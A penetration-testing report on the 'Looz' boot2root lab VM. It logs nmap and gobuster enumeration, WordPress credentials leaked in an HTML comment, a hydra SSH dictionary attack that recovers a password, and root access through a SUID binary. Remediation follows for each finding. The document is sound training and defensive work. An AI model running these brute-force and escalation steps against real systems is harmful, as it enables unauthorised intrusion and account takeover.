Vulnerability Assessment & Penetration Testing Report

Target Machine: **Looz** (Boot2Root CTF)

Target Hostname	looz.lan
Target IP Address	192.168.31.120
Attacker Platform	Kali Linux
Assessment Type	Black-box, unauthenticated network penetration test (home lab / boot2root CTF)
Objective	Enumerate all exposed services on the target, identify exploitable weaknesses, obtain a foothold, escalate privileges to root, and capture root.txt.
Tools Used	nmap, gobuster, hydra, a web browser (view-source), ssh, a local SUID exploit binary

Note: This assessment was performed against a self-hosted vulnerable VM on a private lab network for skill-building purposes. Unrelated hosts that were visible during network discovery (neighboring devices, the attacker box, etc.) have been removed from this report; only the target machine's address is shown.

1. Network / Host Discovery

An nmap ping sweep was run against the local subnet to identify live hosts. The target was identified as **looz.lan** at **192.168.31.120**. (Output below has been filtered to show only the target host.)



Figure 1 – nmap host discovery (filtered to target only): `nmap -sn 192.168.31.0/24`

2. Port & Service Enumeration

A full TCP port and service/version scan was run against the target to identify all exposed services.




Figure 2 – `nmap -sV -p- 192.168.31.120`

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
139/tcp	closed	netbios-ssn	-
445/tcp	closed	microsoft-ds	-
3306/tcp	open	mysql	MariaDB 5.5.5-10.5.10

8081/tcp	open	http	Apache httpd 2.4.38 (Debian)

3. Web Enumeration – Port 80 (nginx)

Browsing to the target on port 80 revealed a static branding/portfolio website.




Figure 3 – Website hosted on port 80 (http://192.168.31.120)

Directory brute-forcing with gobuster against port 80 was run to look for hidden content.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.31.120:80 -w /usr/share/wordlists/dirb/big.txt -x php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.120:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images               (Status: 301) [Size: 178] [--> http://192.168.31.120/images/]
Progress: 40938 / 40938 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 4 – `gobuster dir -u http://192.168.31.120:80 -w /usr/share/wordlists/dirb/big.txt -x php`

Viewing the page source of the port 80 site revealed an HTML comment left in the markup by a developer, exposing a WordPress username and password in clear text:

```
      <a class="u-link" href="https://nicepage.com/html-website-builder" target="_blank">
        <span>HTML Website Builder</span>
      </a>.
    </section>
    <!--- john don't forget to remove this comment, for now wp password is  y0uC@n'tbr3akIT--->
  </body>
</html>
```

Figure 5 – HTML source comment leaking WordPress credentials

4. WordPress Enumeration & Exploitation – Port 8081 (Apache)

A second gobuster scan against port 8081 confirmed a WordPress installation, exposing the admin login, content, and includes directories, along with a readable wp-config.php response.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.31.120:8081 -w /usr/share/wordlists/dirb/big.txt -x php
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.120:8081
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess.php        (Status: 403) [Size: 281]
.htpasswd            (Status: 403) [Size: 281]
.htpasswd.php        (Status: 403) [Size: 281]
.htaccess            (Status: 403) [Size: 281]
index.php            (Status: 301) [Size: 0] [--> http://192.168.31.120/]
server-status        (Status: 403) [Size: 281]
wp-admin             (Status: 301) [Size: 326] [--> http://192.168.31.120:8081/wp-admin/]
wp-content           (Status: 301) [Size: 328] [--> http://192.168.31.120:8081/wp-content/]
wp-includes          (Status: 301) [Size: 329] [--> http://192.168.31.120:8081/wp-includes/]
wp-config.php        (Status: 200) [Size: 0]
wp-login.php         (Status: 200) [Size: 7156]
wp-trackback.php     (Status: 200) [Size: 135]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 40938 / 40938 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 6 – `gobuster dir -u http://192.168.31.120:8081 -w /usr/share/wordlists/dirb/big.txt -x php`

The WordPress install redirects to the virtual host **wp.looz.com**. Accessing it directly by IP returned a "File not found" error, so the hostname was mapped to the target IP in `/etc/hosts` to reach the login page.



Figure 7 – wp-login.php redirect behaviour when accessed by raw IP

Using the credentials leaked in the HTML comment on the port 80 site (Figure 5), authentication to the WordPress login page succeeded.




Figure 8 – Successful WordPress login using the leaked credentials

This granted full WordPress administrator dashboard access. The dashboard also revealed an outdated WordPress core version with an update pending, and an outdated/unsupported PHP runtime.




Figure 9 – WordPress admin dashboard access (WordPress 7.0.2 update available, PHP 7.4.20)

5. SSH Brute Force – Port 22

The SSH service was tested for weak credentials using hydra with the rockyou.txt wordlist against the known OS username `gandalf`. A valid password was found.

```
┌──(kali㉿kali)-[~/looz]
└─$ hydra -l gandalf -P rockyou.txt 192.168.31.120 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-04 11:19:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://192.168.31.120:22/
[22][ssh] host: 192.168.31.120   login: gandalf   password: highschoolmusical
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-04 11:19:55
```

Figure 10 – `hydra -l gandalf -P rockyou.txt 192.168.31.120 ssh` – credential cracked

The cracked credentials were used to log in to the target over SSH.



Figure 11 – SSH login to the target as gandalf

6. Local Enumeration & Privilege Escalation

Once authenticated as the low-privileged user `gandalf`, the `/home` directory was enumerated, revealing a second local account, `alatar`.




Figure 12 – Enumerating /home

Inside `/home/alatar/Private` a world-executable binary, `shell_testv1.0`, was found owned by root with the SUID bit set (`-rwsr-xr-x`). Executing it spawned a shell running with root's effective UID, confirmed with `id` and `whoami`.

```
gandalf@looz:/home/alatar$ ls
Private  user.txt  wordpress
gandalf@looz:/home/alatar$ cd Private/
gandalf@looz:/home/alatar/Private$ ls
shell_testv1.0
gandalf@looz:/home/alatar/Private$ ls -la
total 28
drwxrwxr-x 2 alatar alatar  4096 Jun  7  2021 .
drwxr-xr-x 5 alatar alatar  4096 Jun  7  2021 ..
-rwsr-xr-x 1 root   root   16848 Jun  7  2021 shell_testv1.0
gandalf@looz:/home/alatar/Private$ ./shell_testv1.0
root@looz:/home/alatar/Private# id
uid=0(root) gid=0(root) groups=0(root),1001(gandalf)
root@looz:/home/alatar/Private# whoami
root
root@looz:/home/alatar/Private#
```

Figure 13 – Misconfigured SUID binary exploited to obtain a root shell

With a root shell confirmed, the flag file was read to complete the exercise.

```
root@looz:/root# ./rundocker.sh
bash: ./rundocker.sh: Permission denied
root@looz:/root# /bin/sh
# ./rundocker.sh
/bin/sh: 1: ./rundocker.sh: Permission denied
# /bin/bash
root@looz:/root# cat root.txt
ab17850978e36aaf6a2b8808f1ded971
root@looz:/root#
```

Figure 14 – Root access confirmed and root.txt captured

Captured flag (root.txt): `ab17850978e36aaf6a2b8808f1ded971`

7. Vulnerability Findings Summary

Each finding below follows the same PoC / vulnerability-log format used for entries recorded in the accompanying report1.xlsx tracker.

7.1 Sensitive Credentials Disclosed in HTML Source Comment

Port	80/tcp
Service / Name	nginx 1.18.0 (http)
Version	N/A
Severity	**Critical**
CVE ID	N/A (CWE-200 / CWE-540: Information Exposure Through Source Code)
Description	A developer left a plaintext WordPress username and password inside an HTML comment in the page source of the port 80 site. Any visitor inspecting the page source could retrieve valid administrator-equivalent credentials.
Remediation	Remove all developer comments and credentials from production HTML/templates before deployment. Never store credentials in source code, markup, or comments. Rotate the exposed credentials immediately. Add a pre-deployment lint/CI check that scans for secrets left in front-end code.
Proof of Concept	See Figure 5 (view-source of the port 80 site).

7.2 Weak / Leaked WordPress Administrator Credentials – Full Admin Takeover

Port	8081/tcp
Service / Name	Apache httpd 2.4.38 / WordPress
Version	WordPress 7.0.2
Severity	**Critical**
CVE ID	N/A (CWE-522: Insufficiently Protected Credentials)
Description	The credentials leaked via the HTML comment finding above were valid for the WordPress admin panel hosted on port 8081, granting full administrative access to the CMS (plugin/theme editing, which is typically a path to remote code execution).
Remediation	Enforce strong, unique passwords and MFA for all CMS admin accounts. Restrict wp-login.php and wp-admin to trusted IP ranges or place it behind a VPN. Monitor for repeated failed logins and lock out after a threshold.
Proof of Concept	See Figures 7–9 (login redirect, successful login, dashboard access).

7.3 Outdated WordPress Core & End-of-Life PHP Version

Port	8081/tcp
Service / Name	WordPress / PHP
Version	WordPress 7.0.2 (update available); PHP 7.4.20
Severity	**Medium**
CVE ID	N/A (outdated-software exposure – PHP 7.4 reached end-of-life)
Description	The WordPress dashboard itself flagged a pending core update, and the server is running PHP 7.4.20, a release line that is past its official end-of-life and no longer receives security patches, increasing exposure to known CVEs.
Remediation	Upgrade WordPress core, themes, and plugins to the latest stable release. Upgrade the PHP runtime to a currently supported version (8.1+). Enable automatic minor-version updates where possible.
Proof of Concept	See Figure 9 (WordPress dashboard update notice and PHP version).

7.4 Directory / Content Enumeration via Predictable Paths

Port	80/tcp, 8081/tcp
Service / Name	nginx / Apache
Version	N/A
Severity	**Low**
CVE ID	N/A (CWE-548: Exposure of Information Through Directory Listing / predictable resource location)
Description	Both web services allowed unauthenticated brute-force discovery of directories and files (e.g. /images/ on port 80; /wp-admin/, /wp-content/, /wp-includes/, wp-config.php, wp-login.php on port 8081) using gobuster with a standard wordlist, helping map the attack surface.
Remediation	Remove or restrict access to unnecessary directories, disable directory indexing, return generic 404s for sensitive paths, and rely on authentication rather than obscurity to protect admin interfaces.
Proof of Concept	See Figures 4 and 6 (gobuster output for ports 80 and 8081).

7.5 Weak SSH Password – Susceptible to Dictionary Attack

Port	22/tcp
Service / Name	OpenSSH 8.2p1
Version	8.2p1 Ubuntu 4ubuntu0.2
Severity	**Critical**
CVE ID	N/A (CWE-521: Weak Password Requirements)
Description	The local account gandalf used a password present in the common rockyou.txt wordlist. A single-user hydra dictionary attack recovered valid SSH credentials in seconds, providing an interactive foothold on the host.
Remediation	Enforce a strong password policy or move to SSH key-based authentication only (disable password authentication). Restrict SSH access to trusted networks/VPN. Deploy fail2ban or equivalent to rate-limit and lock out brute-force attempts.
Proof of Concept	See Figures 10–11 (hydra crack and resulting SSH login).

7.6 Misconfigured SUID Binary – Local Privilege Escalation to Root

Port	Local (post-authentication)
Service / Name	Linux filesystem permissions
Version	Ubuntu 20.04.2 LTS
Severity	**Critical**
CVE ID	N/A (CWE-271: Privilege Dropping / Lowering Errors – insecure SUID binary)
Description	A custom binary (shell_testv1.0) in another user's home directory was owned by root with the SUID bit set and was executable by any local user. Running it spawned a shell with root's effective privileges, allowing full compromise of the host from a low-privileged foothold.
Remediation	Remove the SUID bit from any binary that does not explicitly require it (chmod u-s). Audit the filesystem regularly for unexpected SUID/SGID binaries (e.g. find / -perm -4000). Avoid leaving test/debug binaries on production or shared systems.
Proof of Concept	See Figures 12–14 (home directory listing, SUID exploitation, root.txt capture).

7.7 Database Service Exposed to the Network

Port	3306/tcp
Service / Name	MariaDB
Version	5.5.5-10.5.10
Severity	**Medium**
CVE ID	N/A (CWE-284: Improper Access Control – unnecessary network exposure)
Description	MariaDB was reachable directly over the network rather than being bound to localhost only, increasing the attack surface for credential stuffing or future MySQL/MariaDB CVEs if the service is not kept patched.
Remediation	Bind the database service to localhost (or an internal-only interface) unless remote access is explicitly required. If remote access is needed, restrict it by firewall/security group to known application hosts and enforce strong, unique database credentials.
Proof of Concept	See Figure 2 (nmap service scan showing 3306/tcp open).

Overall Risk Rating: Critical. Chained together, an unauthenticated attacker on the local network can move from a public-facing credential leak (port 80) to full CMS compromise (port 8081), pivot to an SSH foothold via a weak password (port 22), and escalate to root via a misconfigured SUID binary — achieving complete compromise of the host.